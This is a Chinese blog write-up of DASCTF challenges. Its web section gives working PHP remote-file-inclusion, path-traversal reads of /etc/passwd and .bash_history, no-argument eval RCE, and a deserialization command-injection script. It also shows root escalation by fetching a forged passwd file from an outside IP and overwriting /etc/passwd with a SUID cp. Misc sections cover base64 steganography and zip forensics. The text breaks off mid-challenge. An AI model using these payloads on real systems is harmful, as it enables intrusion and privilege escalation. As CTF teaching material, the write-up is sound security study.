某行业_CTF部分Writeup

原创

keepb1ue 于 2022-01-12 10:52:06 发布 2943 收藏 3

分类专栏： CTF_Writeup_[web] CTF_Writeup_[Misc] 文章标签： php web安全 安全

本文链接：https://blog.csdn.net/qq_36618918/article/details/122448021


CTF_Writeup_[web] 同时被 2 个专栏收录

13 篇文章 2 订阅

订阅专栏


CTF_Writeup_[Misc]

7 篇文章 0 订阅

订阅专栏

目录


WEB

简单的Web

```php
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    echo "try to read source ?action=";
    $action = $_GET['action'];
        if (isset($action)) {
            if (preg_match("/base|data|input|zip|zlib/i", $action)) {
                echo "<script>alert('you are A Hacker!!!')</script>";
            } else {
                include("$action");
            }
        }
?>
```

存在远程文件包含


远程vps写一句话，尝试进行包含



远程包含一句话即可

[http://2ebe0125-4fec-4a63-97cd-6a820e033109.kx-ctf.dasctf.com/?action=http://xx.xx.xx.xx:9999/1.txt&cmd=cat%20the_hide_23333_haha_some_flag_here.php](http://2ebe0125-4fec-4a63-97cd-6a820e033109.kx-ctf.dasctf.com/?action=http://xx.xx.xx.xx:9999/1.txt&cmd=cat the_hide_23333_haha_some_flag_here.php)

源码



```
$flag="DASCTF{9b014d79ef0605c763519d8a5d56f54f}";
```

足迹


根据提示，禅知1.6，搜索已知漏洞

存在前台任意文件读取：

```
/file.php?pathname=../file.php&t=txt&o=source
```

http://c69251b7-a890-4160-8fb7-55f71c224a8a.kx-ctf.dasctf.com/file.php?pathname=…/…/…/…/…/…/…/etc/passwd&t=txt&o=source


---



通过历史命令文件，找到flag位置

http://c69251b7-a890-4160-8fb7-55f71c224a8a.kx-ctf.dasctf.com/file.php?pathname=…/…/…/…/…/…/…/root/.bash_history&t=txt&o=source

DASCTF{d512a9a2750205a6a486720f8d68be25}



DASCTF{d512a9a2750205a6a486720f8d68be25}

NoRCE

```php
<?php
highlight_file(__FILE__);
$exp = $_GET['exp'];
//php7.3 + Apache
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $exp)) {
    if(!preg_match("/o|v|b|print|var|time|file|sqrt|path|dir|exp|pi|an|na|en|ex|et|na|dec|true|false|[0-9]/i", $exp)){
        eval($exp);
    }else{
        exit('NoNoNo,U R Hacker~');
    }
}else{
    exit("What's this?");
```

无参RCE:

payload:

```
GET /?exp=system(array_key_last(array_flip(apache_request_headers()))); HTTP/1.1
Host: f3a10547-a3b7-4c8d-b7e0-ec651d868189.kx-ctf.dasctf.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61
 Safari/537.36
Connection: close
cmd1: pwd
```

flag需要root提权

```
find / -type f -a \( -perm -u+s -o -perm -u+s \) -exec ls -l {} \; 2> /dev/null
```

cp命令有suid,覆盖passwd文件进行登录

`openssl passwd -1 -salt user pass123`

将passwd文件复制出来，然后把root一行复制到最后，然后将x改成生成的密码

```
www-data@732aec61d268:/var/www/html$ cd /tmp/
www-data@732aec61d268:/tmp$ curl http://49.233.20.178:8000/passwd -o passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   985  100   985    0     0   961k      0 --:--:-- --:--:-- --:--:--  961k
www-data@732aec61d268:/tmp$ ls
passwd
www-data@732aec61d268:/tmp$ cp passwd /etc/passwd
www-data@732aec61d268:/tmp$ su user
Password:
root@732aec61d268:/tmp# cat /flag
DASCTF{c3395496291e73662467a864f45b52b3}
root@732aec61d268:/tmp#
```


`DASCTF{69ccd6de8fe9500bd078136600947357}`

GiveMeSecret

文件泄露index.php

```php
<?php
include "waf.php";
class isFile{
    public $files = [];
    public function readFile()
    {
        foreach ($this->files as $filename)
        {
            if (file_exists($filename))
            {
                echo "This is a file";
            }
        }
    }
    public function __destruct()
    {
        $this->readFile();
    }
}
class readFile{
    public $filepath;
    public function stopload()
    {
        die("");
    }
    public function givemesecret($secret,$content)
    {
        $str = "";
        $secret_arrary = explode(".",$secret);
        foreach ($secret_arrary as $key => $value)
        {
```

```
            $str = $str.$content[$value];
        }
        system("bash -c "."\""."echo ".$str."\"");
    }
    public function __toString()
    {
        $result = waf($this->filepath);
        if ($result)
        {
            $content = file_get_contents($result);
            if ($content === "(\\sedac3hrolis<$?/.)")
            {
                $secret = $_GET['secret'];
                if (isset($secret))
                {
                    $this->givemesecret($secret,$content);
                }
                else
                {
                    die("Hello");
                }

            }
            else
            {
                die("YOU ARE DIE");
            }
        }
        else
        {
            echo "YOU ARE DIE!";
            $this->stopload();
            return "";
        }
    }
}
if (isset($_GET['a']))
{
    @unserialize(base64_decode($_GET['a']));
}
else
{
    echo "Hello Hacker";
}
```

反序列化 + 命令注入

```php
<?php

class isFile{
    public $files = [];

    public function __construct($files) {
        $this->files[0] = $files;
    }
}

class readFile{
    public $filepath;
    public function __construct($filepath) {
        $this->filepath = $filepath;
    }
}

# 2.txt的内容是: (\sedac3hrolis<$?/.)
$rfile = new readFile("http://xxxx:8000/2.txt");
$ifile = new isFile($rfile);
$a = base64_encode(serialize($ifile));

# python生成secret
# ".".join([str(r'(\sedac3hrolis<$?/.)'.find(i)) for i in r'\$(/???/ca?<???????????????????????)'])
// $secret = "1.15.0.11.2.19";
$secret = "1.15.0.17.16.16.16.17.6.5.16.14.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.19";
$url = "http://a53cc5e7-c87a-4b09-8852-c81a79a0db6f.kx-ctf.dasctf.com/?secret=" . $secret . "&a=" . $a;
echo $url . "\n";
echo file_get_contents($url);
```

这里执行命令首先使用()进行命令注入，需要对进行转义，不然这里SHELL会先执行$()里面的东西，然后再执行echo，我之前没注意这个。

首先执行ls命令，secret是：1.15.0.11.2.19，可以获取到flag文件名

```
➜  web php aa.php
http://a53cc5e7-c87a-4b09-8852-c81a79a0db6f.kx-ctf.dasctf.com/?secret=1.15.0.11.2.19&a=Tzo2OiJpc0ZpbGUiOjE6e3M6NToiZmlsZXMiO2E6MTp7aTow00860DoicmVhZEZpbGUiOjE6e3M6ODoiZmlsZXBhdGgiO3M6MzE6Imh0dHA6Ly80OS4yMzMuMjAuMTc4OjgwMDAvMi50eHQiO319fQ==
index.php index.php~ ohhhhh_flag_ls_Here.txt waf.php
string(21) "bash -c "echo \$(ls)""
➜  web
```

```
➜  web php aa.php
http://a53cc5e7-c87a-4b09-8852-c81a79a0db6f.kx-ctf.dasctf.com/?secret=1.15.0.17.16.16.16.17.6.5.16.14.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.16.19&a=Tzo2OiJpc0ZpbGUiOjE6e3M6NToiZmlsZXMiO2E6MTp7aTow00860DoicmVhZEZpbGUiOjE6e3M6ODoiZmlsZXBhdGgiO3M6MzE6Imh0dHA6Ly80OS4yMzMuMjAuMTc4OjgwMDAvMi50eHQiO319fQ==
DASCTF{3837ae6531c7f0dcf76c2ada599cf31d}
string(51) "bash -c "echo \$(/???/ca?<???????????????????????)""
➜  web
```


`DASCTF{3837ae6531c7f0dcf76c2ada599cf31d}`

Misc

不止止base64

Binwalk分析

```
→ ~/Desktop/111CTF/MISC/不止止是base64 binwalk 不止止是base64.jpeg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
54620         0xD55C          Zip archive data, at least v2.0 to extract, uncompressed size: 17645, name: 1.txt
57194         0xDF6A          Zip archive data, at least v2.0 to extract, uncompressed size: 220, name: __MACOSX/._1.txt

57558         0xE0D6          End of Zip archive, footer length: 22
```

```
→ ~/Desktop/111CTF/MISC/不止止是base64 binwalk -e 不止止是base64.jpeg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
54620         0xD55C          Zip archive data, at least v2.0 to extract, uncompressed size: 17645, name: 1.txt
57194         0xDF6A          Zip archive data, at least v2.0 to extract, uncompressed size: 220, name: __MACOSX/._1.txt

57558         0xE0D6          End of Zip archive, footer length: 22
```


分离出一个1.txt

```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
SGUgc2FpZCBJbmRpYSB3aWxsIGJlY29tZSB0aGUgZm91cnRoIGNvdW50cnkgYWZ0ZXIgUnVzc2lh
```

dGhlIFVuaXRlZCBTdGF0ZXMgYW5kIENoaW5hIHRvIGFjaGlldmUgdGhlIGZlYXWxlGFuZCBpdHMgYW==
c3Ryb25hdXQgY291bGQgYmUgYSBtYW4gb3lgYSB3b21hbi4gVGhlIHNwYWNlIGNhcHN1bGUgdGhhdCB3
aWxsIHRyYW5zcG9ydCBJbmRpYSdzIGFzdHJvbmF1dHMgd2FzIHRlc3RlZCBhIGZldyBkYXlzIGVhcmxpZXlu
UmFrZXNoIFNoYXJtYSB3YXMgdGhlIGZpcnN0IEluZGlhbiB0byB0cmF2ZWwgaW4gc3BhY2UsIGFib2FyZCBhIG==
U292aWV0MiByb2NrZXWgaW4gMTk4NC4gWXMgcGFydCBvZiBpdHMgb3duIHNwYWNlIHByb2dyYW0sIGFjdGl2ZW==
c2luY2UsdGhlIDE5NjBzLCBJbmRpYSBoYXMsbGF1bmNoZWQsc2NvcmVzIG9mIHNhdGVsbGl0ZXMsZm9yIGl0c2VsZs==
IG90aGVyIGNvdW50cmllcyBhbmQgc3VjY2Vzc2Z1bGx5IHB1dCBvbmUgaW5gb3JiaXQgYXJvdW5kIE1hcnMgaW5gMjAxN
C5=
SXQgaG9wZXMgdG8gc2hvd2Nhc2UgaXRzIHRlY2hub2xvZ2ljYWwzIGFiaWxpdHmgdG8gZXhwbG9yZSB0aGUgc29sYXIgc
3m=
c3RlbSB3aGlsZSBhbHNvIHVzaW5nIHJlc2VhcmNoIGZyb20gc3BhY2UgYW5kIGVsc2V3aGVyZSB0byBzb2x2ZSBwcm9ibGVt
cyA=
YXQgaG9tZS4gVGhlICQxIGJpbGxpb24tYS15ZWFyIHNwYWNlIHByb2dyYW0gaGFzIGFscmVhZHkgaGVscGVkIGRldmVsb3
Agc2F0
ZWxsaXRlLCBjb21tdW5pY2F0aW9uIGFuZCByZW1vdGUtc2Vuc2luZyB0ZWNobm9sb2dpZXMgYW5kIGhhcyBiZWVuIHVzZ
WQgdG8gZ2F=
dWdlNCB1bmRlcmdyb3VuZCB3YXRlciBsZXZlbHMgYW5kIHByZWRpY3Qgd2VhdGhlciBpbiB0aGUgY291bnRyeSBwcm9uZ
TUgdG8gY3libG==

base64隐写，网上找个脚本，就能出

```
def get_base64_diff_value(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res


def solve_stego():
    with open('./1.txt', 'rb') as f:
        file_lines = f.readlines()
        bin_str = ''
        for line in file_lines:
            steg_line = line.replace('\n', '')
            norm_line = line.replace('\n', '').decode('base64').encode('base64').replace('\n', '')
            diff = get_base64_diff_value(steg_line, norm_line)
            print diff
            pads_num = steg_line.count('=')
            if diff:
                bin_str += bin(diff)[2:].zfill(pads_num * 2)
            else:
                bin_str += '0' * pads_num * 2
            print goflag(bin_str)


def goflag(bin_str):
    res_str = ''
    for i in xrange(0, len(bin_str), 8):
        res_str += chr(int(bin_str[i:i + 8], 2))
    return res_str


if __name__ == '__main__':
    solve_stego()
```


```
flag{401e48c9a96dc219c32ab5e75204b655}

→ ~/Desktop/111CTF/MISC/不止止是base64/_不止止是base64.jpeg.extracted
```


`flag{401e48c9a96dc219c32ab5e75204b655}`


失眠的夜

附件是一个word

一个人的房间
我的心里下着雪
望着最寂寞的天
还翻着从前你和我的聊天
和你所有一切也停在从前
试着慢慢闭上眼
脑海中 浮现画面
那是一个雨天
你对我说着抱歉
试着慢慢闭上眼
脑海中 浮现画面
那是一个雨天
你对我说着抱歉








失眠的夜改后缀为.zip


解压，在这里找到一个midea.xml

midea.xml一眼就能看出来有问题，就这个文件有修改时间

扔到010 Editor去分析



可以看出是压缩包。改后缀改成zip



解压需要密码，提示歌词与歌曲不太一样，酷狗找一下原曲，发现少了一句“孤单从不停歇”

尝试以此作为密码,解压成功


解压提示flag{md5(zip key)}，密码md5就是flag

`DASCTF{829e10d6c1a52efc9a7e00c6dc635d05}`

High quality men


verapass.zip是伪加密


用7zip直接解压得到提示：



